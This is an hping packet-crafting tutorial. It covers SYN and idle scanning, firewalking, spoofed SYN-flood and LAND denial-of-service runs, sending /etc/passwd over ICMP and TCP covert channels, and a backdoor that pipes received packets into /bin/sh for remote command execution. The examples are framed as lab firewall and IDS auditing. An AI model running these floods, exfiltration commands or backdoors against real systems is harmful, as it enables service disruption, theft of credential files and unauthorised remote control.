HPING tutorial

by Philippe Bogaerts, alias xxradar.
http://www.radarhack.com
mailto:xxradar@radarhack.com.

What is HPING?

Hping is a command-line oriented TCP/IP packet crafter. HPING can be used to create IP packets containing TCP, UDP or ICMP payloads. All header fields can be modified and controlled using the command line. A good understanding of IP and TCP/UDP is mandatory to use and understand the utility.
For a more detailed description and to download the binaries, visit http://www.hping.org. You can obtain a full working version of hping on a bootable CD (among other tools) at http://www.knoppix-std.org.

Please use all the examples in a test environment and with care.
Some examples may actually slow down or crash firewalls or end systems.

1. HPING as a port scanner.

Crafting TCP packets is the default behavior of HPING.
By specifying the TCP flags, a destination port and a target IP address, one can easily construct TCP packets.

```
  -F  --fin                     set FIN flag
  -S  --syn                     set SYN flag
  -R  --rst                     set RST flag
  -P  --push                    set PUSH flag
  -A  --ack                     set ACK flag
  -U  --urg                     set URG flag
  -X  --xmas                    set X unused flag (0x40)
  -Y  --ymas                    set Y unused flag (0x80)
```

```
[root@localhost root]# hping –I eth0  -S 192.168.10.1 –p 80
HPING 192.168.10.1 (eth0 192.168.10.1): S set, 40 headers + 0 data
bytes
len=46 ip=192.168.10.1 flags=SA DF seq=0 ttl=64 id=11101 win=16080
rtt=2.7 ms
len=46 ip=192.168.10.1 flags=SA DF seq=1 ttl=64 id=11102 win=16080
rtt=2.4 ms
len=46 ip=192.168.10.1 flags=SA DF seq=2 ttl=64 id=11103 win=16080
rtt=2.4 ms
```

An open port is indicated by a SA return packet, closed ports by a RA packets.   Remember the TCP 3-way handshake!
This is similar to a very known way of scanning, called a SYN scan or Stealth scan.

A nice build in feature is the ++, which will increase the destination port in the packets by one.
You can also press ‘ctrl+z’, instead of using ++, to increase the port number during the scan.

```
[root@localhost root]# hping –I eth0 –S 192.168.10.1 –p ++79
HPING 192.168.10.1 (eth0 192.168.10.1): S set, 40 headers + 0 data
bytes
len=46 ip=192.168.10.1 sport=79 flags=RA seq=0 ttl=255 id=17491 win=0
rtt=2.4 ms
len=46 ip=192.168.10.1 sport=80 flags=SA DF seq=1 ttl=64 id=17492
win=16080 rtt=3.1 ms
len=46 ip=192.168.10.1 sport=81 flags=RA seq=2 ttl=255 id=17493 win=0
rtt=1.7 ms
len=46 ip=192.168.10.1 sport=82 flags=RA seq=3 ttl=255 id=17494 win=0
rtt=1.8 ms
len=46 ip=192.168.10.1 sport=83 flags=RA seq=4 ttl=255 id=17495 win=0
rtt=1.4 ms
len=46 ip=192.168.10.1 sport=84 flags=RA seq=5 ttl=255 id=17496 win=0
rtt=3.6 ms
```

or

```
[root@localhost root]# hping –I eth0 –S 192.168.10.1 –p ++79 | grep SA
len=46 ip=192.168.10.1 sport=80 flags=SA DF seq=1 ttl=64 id=17498
win=16080 rtt=2.1 ms
```

All known NMAP scanning techniques can be easily reproduced (accept a CONNECT scan), but a finer (don’t get me wrong, not a bad word about NMAP!!!) control on the packets can be obtained. Take a look at the following options that can be set.

```
  -s  --baseport       base source port             (default random)
  -p  --destport       [+][+]<port> destination port(default 0)
                       or ctrl+z inc/dec
  -k  --keep           keep still source port
  -w  --win            winsize (default 64)
  -O  --tcpoff         set fake tcp data offset     (instead of
                       tcphdrlen / 4)
  -Q  --seqnum         shows only tcp sequence number
  -b  --badcksum       (try to) send packets with a bad IP checksum
                       many systems will fix the IP checksum sending
                       the packet you'll get bad UDP/TCP checksum
                       instead.
  -M  --setseq         set TCP sequence number
  -L  --setack         set TCP ack
```

You can easily combine flags and other parameters as follows

```
[root@localhost root]# hping –I eth0  –M 3000 –SA 192.168.10.1 –p 80
HPING 192.168.10.1 (eth0 192.168.10.1): SA set, 40 headers + 0 data
bytes
len=46 ip=192.168.10.1 flags=R seq=3000 ttl=255 id=11118 win=0 rtt=1.8
ms
len=46 ip=192.168.10.1 flags=R seq=3001 ttl=255 id=11119 win=0 rtt=1.9
ms
len=46 ip=192.168.10.1 flags=R seq=3002 ttl=255 id=11120 win=0 rtt=1.9
ms.
```

2. Idle scanning

Idle scanning is a technique to portscan a remote system fully anonymous. The technique is described in the docs section of the distribution of HPING, and a implementation is available in NMAP.
To IDLE scan a system, some requirements must be met.

The Attacker in our example is the machine running two sessions of hping (see later). The Server is the machine to be scanned, and the Silent host is a machine that is not busy generating packets, and has a predictable increase in the IP header IDENTIFICATION field. Not all OS do this, but a Windows host will just do fine (Some Linux variants always use IP_ID=0, some OS's and firewalls use ID scrambling or randomizing, they won't work)

As suitable Silent host can be found by running the following hping probe. As you can see the ID field is increasing by 1. Use the -r switch to see the ID numbers relative to each other.
You can use multiple ways to probe, the idea is to get back a TCP reset.


```
[root@localhost root]# hping –I eth0 –SA 192.168.10.1
HPING 192.168.10.1 (eth0 192.168.10.1): SA set, 40 headers + 0 data
bytes
len=46 ip=192.168.10.1 flags=R seq=0 ttl=255 id=18106 win=0 rtt=0.4 ms
len=46 ip=192.168.10.1 flags=R seq=1 ttl=255 id=18107 win=0 rtt=0.4 ms
len=46 ip=192.168.10.1 flags=R seq=2 ttl=255 id=18108 win=0 rtt=0.4 ms
...

[root@localhost root]# hping –I eth0 –SA –r 192.168.10.1
HPING 192.168.10.1 (eth0 192.168.10.1): SA set, 40 headers + 0 data
bytes
len=46 ip=192.168.10.1 flags=R seq=0 ttl=255 id=18109 win=0 rtt=0.4 ms
len=46 ip=192.168.10.1 flags=R seq=1 ttl=255 id=+1 win=0 rtt=0.4 ms
len=46 ip=192.168.10.1 flags=R seq=2 ttl=255 id=+1 win=0 rtt=0.4 ms

...
```

If we run a continuous probe against the silent host, and the attacker scans the server, spoofed with the IP address of the silent host, the following will happen.
If we scan an open port with a SYN packet, the server will respond with a SYN/ACK packet (to the Silent host). The Silent host will react by sending a RESET packet to the server, and will of course increase the

IP_ID by one (because he sends a packet). The next probe we sent will have the next IP_ID in return. (2 units higher then the previous probe).
If we sent a SYN packet to a closed port, a RST is sent to the Silent host, which does not imply sending any packet from the silent host (IP_ID is not increased), since it will be discarded.
It is indeed a good idea to run a tcpdump, to see what actually happens.


Server
192.168.10.33
2. Spoofed SYN
3. RST if port is closed to silent host
or SYN/ACK in case of open port
which is responded with a RST (IP_ID +1).
Attacker
192.168.10.44
1,4 probe IP_ID
Silent host
192.168.10.1

Session 1, a spoofed scan of the server by the attacker:

```
[root@localhost root]# hping -I eth0 -a 192.168.10.1 -S 192.168.10.33
-p ++20
HPING 192.168.10.33 (eth0 192.168.10.33): S set, 40 headers + 0 data
bytes
```

Session 2, a continuous probe from the attacker to the Silent host to monitor the IP IDENTIFICATION field:

```
[root@localhost docs]# hping -I eth0 -r -S 192.168.10.1 -p 2000
HPING 192.168.10.1 (eth0 192.168.10.1): S set, 40 headers + 0 data
bytes
….
len=46 ip=192.168.10.1 flags=RA seq=86 ttl=255 id=+1 win=0 rtt=1.6 ms
len=46 ip=192.168.10.1 flags=RA seq=87 ttl=255 id=+2 win=0 rtt=1.6 ms
(port 21)
len=46 ip=192.168.10.1 flags=RA seq=88 ttl=255 id=+1 win=0 rtt=1.8 ms
len=46 ip=192.168.10.1 flags=RA seq=89 ttl=255 id=+1 win=0 rtt=1.7 ms
len=46 ip=192.168.10.1 flags=RA seq=90 ttl=255 id=+1 win=0 rtt=1.8 ms
len=46 ip=192.168.10.1 flags=RA seq=91 ttl=255 id=+2 win=0 rtt=1.4 ms
(port 25)
```

3. Firewall mapping

Hping can be used in traceroute or Firewalk style as follows using ICMP, UDP and TCP packets.
This is a very usefull technique in probing and scanning for firewalls.

-t sets initial ttl in the IP header
-z binds the “ctrl+z” key combination to the ttl, meaning every time you press “crtl+z” the TTL field is increased.

```
[root@localhost root]# hping –I eth0  –z –t 6 –S mail.test.com  –p 143
HPING mail.test.com (eth0 10.5.5.3): S set, 40 headers + 0 data bytes
TTL 0 during transit from ip=10.1.5.3
7: TTL 0 during transit from ip=10.1.5.3
8: TTL 0 during transit from ip=10.2.5.3
9: TTL 0 during transit from ip=10.3.5.3
10: TTL 0 during transit from ip=10.4.5.3
11: TTL 0 during transit from ip=10.6.5.3
once you reach the server …
len=46 ip=10.5.5.3 flags=SA DF seq=33 ttl=47 id=0 win=5840 rtt=4341.3
ms
```

The interesting part is that, we can use any TCP/UDP port or ICMP message to probe as opposed to the traceroute utility. This example is functionally the same as the techniques Firewalk uses.
The example above is actually running through a high-end firewall solution.

4. HPING as DOS tool.

My point is the following section is not proof that I can create denial of service conditions, but it is an easy way the audit IDS and firewall setups.

4.1 SYN ATTACK

In the following example, hping is launched against an IIS 5.0 W2Ksp4 Professional machine.
To avoid sending a TCP reset packet from the attacking machine, use a spoofed IP address with the –a switch. If you want to increase the pps rate, use the –u switch to indicate the interval (ex -i u1000, means every 1000 microseconds).

```
[root@localhost root]# hping –I eth0 –a 192.168.10.99 –S 192.168.10.33
–p 80 –i u1000
```

Remark: No response is seen, because the reply packets are not delivered to the machine running hping.

This is observed on the W2K machine.


```
C:\WINNT>netstat -n -p tcp

Active Connections

 Proto  Local Address          Foreign Address        State
   …
 TCP    192.168.10.33:80       192.168.10.99:2555     SYN_RECEIVED
 TCP    192.168.10.33:80       192.168.10.99:2556     SYN_RECEIVED
 TCP    192.168.10.33:80       192.168.10.99:2557     SYN_RECEIVED
 TCP    192.168.10.33:80       192.168.10.99:2558     SYN_RECEIVED
 TCP    192.168.10.33:80       192.168.10.99:2559     SYN_RECEIVED
 TCP    192.168.10.33:80       192.168.10.99:2560     SYN_RECEIVED
 TCP    192.168.10.33:80       192.168.10.99:2561     SYN_RECEIVED
 TCP    192.168.10.33:80       192.168.10.99:2562     SYN_RECEIVED
```

In the next example, hping is used to audit Check Point Firewall-1 AI with Smartdefense. The Firewall is successfully blocking the SYN attack. We need to use the –I parameter to trigger (or sometimes evade) detection thresholds in IDS/firewall systems.

```
[root@localhost root]#  Hping –I eth0 –S –a 192.168.10.77 –p 80
10.10.10.10 –i u1000
```




Number	36301
Date	22Aug2003
Time	15:25:57
Product	VPN-1 & FireWall-1 SmartDefense
Attack Name	SYN Attack
Interface	w89c9401
Origin	radarhackii (10.10.10.1)
Type	Log
Action	Reject
Service	http (80)
Source	192.168.10.77
Destination	IS~ANITRAS (10.10.10.10)
Protocol	tcp
Rule	1
Source Port	6905
User	
XlateSrc	
XlateDst	
XlateSPort	
XlateDPort	
Partner	
Community	
Information	SYN Defender: SYN -> SYN-ACK -> Timeout
Policy Info	Policy Name: dos Created at: Fri Aug 22 15:25:41 2003 Installed from: radarhackii

4.2 LAND attack

A LAND attack was and still is a quite famous DOS attack that was quite effective on Windows NT in the old days. The aim of the attack is to construct a packet that connects a socket to it self. This ended up in using a lot of resources on the OS, causing a DOS.

```
[root@localhost root]# hping -S  -a 10.10.10.10 -p 21 10.10.10.10
HPING 10.10.10.1 (eth0 10.10.10.1): S set, 40 headers + 0 data bytes
```



Number	28276
Date	22Aug2003
Time	13:31:55
Product	SmartDefense
Attack Name	Land attack
Interface	w89c9401
Origin	radarhackii (10.10.10.1)
Type	Log
Action	Drop
Service	ftp (21)
Source	10.10.10.10
Destination	10.10.10.10
Protocol	tcp
Rule	
Source Port	ftp (21)
User	
XlateSrc	
XlateDst	
XlateSPort	
XlateDPort	
Partner	
Community	
Information	
Policy Info	Policy Name: dos Created at: Fri Aug 22 11:35:05 2003 Installed from: radarhackii

4.3 Spoofing control.

Hping is quite an easy and fast utility to check firewall's spoofing rules. Simply create a spoofed packet with the -a switch and target them against machines in the DMZ/INTERNAL LAN, and check if the firewall actually drops the illegal packets.

5. Packets with signatures.

Up to now, we simply created packets, in fact IP/TCP headers.
In the next example, a data payload is used.
The examples shows how we can ‘misuse’ UDP services. This is a simple non-dangerous example, but I leave up to the imagination.
Simply create a file containing a signature (Buffer Overflow, …)

```
[root@localhost root]# cat /root/signature.sig
""BUFFER OVERFLOW""
[root@localhost root]#
```

What are we doing ?
The –2 switch will put hping is UDP mode, the –d switch specifies the length of the data portion and together with the –E switch, the signature is read from specified file.

```
[root@localhost rules]# hping –2 –p 7 192.168.10.33 –d 50 –E
/root/signature.sig
HPING 192.168.10.33 (eth0 192.168.10.33): udp mode set, 28 headers + 50
data bytes
len=78 ip=192.168.10.33 seq=0 ttl=128 id=24842 rtt=4.9 ms
len=78 ip=192.168.10.33 seq=1 ttl=128 id=24844 rtt=1.6 ms
len=78 ip=192.168.10.33 seq=2 ttl=128 id=24846 rtt=1.0 ms

--- 192.168.10.33 hping statistic ---
3 packets tramitted, 3 packets received, 0% packet loss
round–trip min/avg/max = 1.0/2.5/4.9 ms
[root@localhost rules]#
```

```
[root@localhost root]# tcpdump -i eth0 -nX proto 17
tcpdump: listening on eth0
16:56:20.955167 192.168.10.44.1581 > 192.168.10.33.echo:  udp 50
0x0000   4500 004e 1220 0000 4011 d2e1 c0a8 0a2c        E..N....@......,
0x0010   c0a8 0a21 062d 0007 003a db41 2222 4255        ...!.-....:.A""BU
0x0020   4646 4552 204f 5645 5246 4c4f 5722 220a        FFER.OVERFLOW"".
0x0030   0a00 0000 0000 0000 0000 0000 0000 0000        ................
0x0040   0000 0000 0000 0000 0000 0000 0000             ..............
16:56:20.960147 192.168.10.33.echo > 192.168.10.44.1581:  udp 50
0x0000   4500 004e 5ec0 0000 8011 4641 c0a8 0a21        E..N^.....FA...!
0x0010   c0a8 0a2c 0007 062d 003a db41 2222 4255        ...,...-.:.A""BU
0x0020   4646 4552 204f 5645 5246 4c4f 5722 220a        FFER.OVERFLOW"".
0x0030   0a00 0000 0000 0000 0000 0000 0000 0000        ................
0x0040   0000 0000 0000 0000 0000 0000 0000             ..............
16:56:21.955161 192.168.10.44.1582 > 192.168.10.33.echo:  udp 50
0x0000   4500 004e ba1b 0000 4011 2ae6 c0a8 0a2c        E..N....@.*....,
0x0010   c0a8 0a21 062e 0007 003a db40 2222 4255        ...!......:.@""BU
0x0020   4646 4552 204f 5645 5246 4c4f 5722 220a        FFER.OVERFLOW"".
0x0030   0a00 0000 0000 0000 0000 0000 0000 0000        ................
0x0040   0000 0000 0000 0000 0000 0000 0000             ..............
16:56:21.960070 192.168.10.33.echo > 192.168.10.44.1582:  udp 50
0x0000   4500 004e 5ec3 0000 8011 463e c0a8 0a21        E..N^.....F>...!
0x0010   c0a8 0a2c 0007 062e 003a db40 2222 4255        ...,......:.@""BU
0x0020   4646 4552 204f 5645 5246 4c4f 5722 220a        FFER.OVERFLOW"".
0x0030   0a00 0000 0000 0000 0000 0000 0000 0000        ................
0x0040   0000 0000 0000 0000 0000 0000 0000             ..............

4 packets received by filter
0 packets dropped by kernel
[root@localhost root]#
```

6. Transferring files via ICMP, UDP or TCP

The next discussion uses the ‘listen’ feature or -9 switch at startup. Specifying ‘—listen signature’ will put hping in listen mode for a specific signature. The signature is simply a string for which hping will listen and parse everything in a packet after this signature. You can specify for what protocol (ICMP, UDP and TCP) to listen. My experience is that it captures every packet containing the ‘signature’, no matter what protocol is used. Let’s demonstrate it.

6.1 Transferring a file via ICMP

```
[root@localhost root]# hping 192.168.10.66 --listen signature
--safe  --icmp
hping2 listen mode
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
....
```

on the other site you must ‘sign’ the packet, with the signature used at the receiving site.

```
[root@knoppix root]# hping 192.168.10.44 --icmp -d 100 --sign signature

--file /etc/passwd
```

This is the tcpdump trace of the above example.

```
[root@localhost root]# tcpdump -nX -i
tcpdump: listening on eth0

15:21:31.271874 192.168.10.66 > 192.168.10.44: icmp: echo request
0x0000   4500 0080 60d9 0000 4001 83e5 c0a8 0a42        E...`...@......B
0x0010   c0a8 0a2c 0800 9df1 cf15 0000 7369 676e        ...,........sign
0x0020   6174 7572 6572 6f6f 743a 783a 303a 303a        atureroot:x:0:0:
0x0030   726f 6f74 3a2f 726f 6f74 3a2f 6269 6e2f        root:/root:/bin/
0x0040   6261 7368 0a64 6165 6d6f 6e3a 783a 313a        bash.daemon:x:1:
0x0050   313a                                           1:
….
```

6.2 Transferring a file via TCP

The next example shows an analogue example, but via TCP. Note that hping does not matter if there is a SSH or other service running. It just ‘grabs’ the signed packets at interface level. The hping communication is NOT a TCP session, these packets are simply crafted and can be considered ‘stateless’. You can even (see next example) craft the packets with flags/parameters as you want.
This means that you can send packets through any type of packets type firewall, even statefull ones, if you use the right combination of flags.

```
[root@localhost root]# hping 192.168.10.66  --listen signature --safe
-p 22
hping2 listen mode
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mai
--- 192.168.10.66 hping statistic ---
4 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[root@localhost root]#
```

on the other site

```
[root@knoppix root]hping -p 22 d 100 --sign signature --file
/etc/passwd
```

As you can see the SSH daemon is resetting the packets (they are considered out of state for receiving TCP/IP stack). Hping apparently does not care about this.

```
[root@localhost root]# tcpdump -nX -i eth0 not host 192.168.10.33
tcpdump: listening on eth0
15:19:13.139211 192.168.10.66.1890 > 192.168.10.44.ssh: . 1656044390:1656044490(100) win
512
0x0000   4500 008c adf4 0000 4006 36b9 c0a8 0a42        E.......@.6....B
0x0010   c0a8 0a2c 0762 0016 62b5 3b66 621e a8c4        ...,.b..b.;fb...
0x0020   5000 0200 dc52 0000 7369 676e 6174 7572        P....R..signatur
0x0030   6572 6f6f 743a 783a 303a 303a 726f 6f74        eroot:x:0:0:root
0x0040   3a2f 726f 6f74 3a2f 6269 6e2f 6261 7368        :/root:/bin/bash
0x0050   0a64                                           .d
15:19:13.139456 192.168.10.44.1203 > 192.168.10.66.ssh: . 476330230:476330247(17) win 512
0x0000   4500 0039 0001 0000 4006 e4ff c0a8 0a2c        E..9....@......,
0x0010   c0a8 0a42 04b3 0016 1c64 38f6 3c51 4139        ...B.....d8.<QA9
0x0020   5000 0200 28a7 0000 6572 7574 616e 6769        P...(...erutangi
0x0030   7301 0000 0000 0100 00                         s........
15:19:13.139780 192.168.10.66.ssh > 192.168.10.44.1203: R 0:0(0) ack 476330247 win 0 (DF)
0x0000   4500 0028 0000 4000 4006 a511 c0a8 0a42        E..(..@.@......B
0x0010   c0a8 0a2c 0016 04b3 0000 0000 1c64 3907        ...,.........d9.
0x0020   5014 0000 bfdd 0000 7369 676e 6174             P.......signat
15:19:14.133675 192.168.10.66.1891 > 192.168.10.44.ssh: .1613394178:1613394278(100) win
512
0x0000   4500 008c 0001 0000 4006 e4ac c0a8 0a42        E.......@......B
0x0010   c0a8 0a2c 0763 0016 602a 7102 50ec 5271        ...,.c..`*q.P.Rq
0x0020   5000 0200 10c6 0000 7369 676e 6174 7572        P.......signatur
```

```
0x0030   6572 6f6f 743a 783a 303a 303a 726f 6f74        eroot:x:0:0:root
0x0040   3a2f 726f 6f74 3a2f 6269 6e2f 6261 7368        :/root:/bin/bash
0x0050   0a64                                           .d
```

The next example is crafted with the SYN and ACK bit set.
This could be a way to create a full duplex channel across a stateless filter.

```
[root@localhost root]#hping 192.168.10.66  --listen signature --safe
-p 22
```

on the other site

```
[root@knoppix root]hping -SA -22 d 100 --sign signature --file
/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
...
```

```
[root@localhost root]# tcpdump -nX -i eth0 not host 192.168.10.33
tcpdump: listening on eth0
15:14:49.755553 arp who-has 192.168.10.50 tell 192.168.10.1
0x0000   0001 0800 0604 0001 0008 da10 0e44 c0a8        .............D..
0x0010   0a01 0000 0000 0000 c0a8 0a32 addf d404        ...........2....
0x0020   5010 f834 b458 0000 0101 050a addf             P..4.X........
15:14:57.813503 192.168.10.66.1636 > 192.168.10.44.ssh: S 926334897:926334997(100) ack
1257790585 win 512
0x0000   4500 008c ebc4 0000 4006 f8e8 c0a8 0a42        E.......@......B
0x0010   c0a8 0a2c 0664 0016 3736 bfb1 4af8 5c79        ...,.d..76..J.\y
0x0020   5012 0200 e7e3 0000 7369 676e 6174 7572        P.......signatur
0x0030   6572 6f6f 743a 783a 303a 303a 726f 6f74        eroot:x:0:0:root
0x0040   3a2f 726f 6f74 3a2f 6269 6e2f 6261 7368        :/root:/bin/bash
0x0050   0a64                                           .d
...
```

6.3 HPING as a Trojan.
If hping can be started on the remote machine, you could use all the described techniques above to execute commands on the remote machine.
An educational example with udp port 53.

```
[root@localhost root]# hping 192.168.10.66 --listen signature --safe --
udp -p 53 |/bin/sh
hping2 listen mode
amsn_received                    lib
readme.txt
anaconda-ks.cfg                  libfwbuilder-0.10.13-1.rh7.i386.rpm
report.html
avi                              license.txt
sbin
CPsrsc-50-02.i386.rpm            linux-wlan-ng-0.1.16-pre5
scripts
...
```

on the other site

```
[root@knoppix root]# echo ls >test.cmd
[root@knoppix root]# hping 192.168.10.44 -p 53 -d 100 --udp --sign
```

```
siganature --file ./test.cmd
```

6.4 Even worse

In this example, an apache server is running on a linux server. Somehow (this is for another tutorial) we managed to get hping started as follows.

```
[root@localhost root]# hping -I eth0 --listen signature  -p 80 |/bin/sh
hping2 listen mode
amsn_received                       fwbuilder-pf-1.0.9-1.rh7.i386.rpm
nmap.txt           signature.sig
anaconda-ks.cfg                     install.log
nsmail             snmpd.txt
...                                 scripts
```

on the other machine ...

With a simple netcat, we do the following. The command behind the signature will be executed on the server, without crashing the services or interfering.

```
[root@knoppix root]#  echo "signaturels;" | nc 192.168.10.44 80
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>501 Method Not Implemented</TITLE>
</HEAD><BODY>
<H1>Method Not Implemented</H1>
siganutels; to /index.html not supported.<P>
Invalid method in request siganutels;<P>
<HR>
<ADDRESS>Apache/1.3.27 Server at localhost.localdomain Port
80</ADDRESS>
</BODY></HTML>
[root@localhost root]#
```

7. Conclusion

HPING is a very useful utility when learning TCP/IP and actually understand what happen. People auditing firewalls/IDS system can find great benefits in using hping. And for all the rest, … just use it for fun as I do!!!
Please send remarks/mistakes to mailto:xxradar@radarhack.com.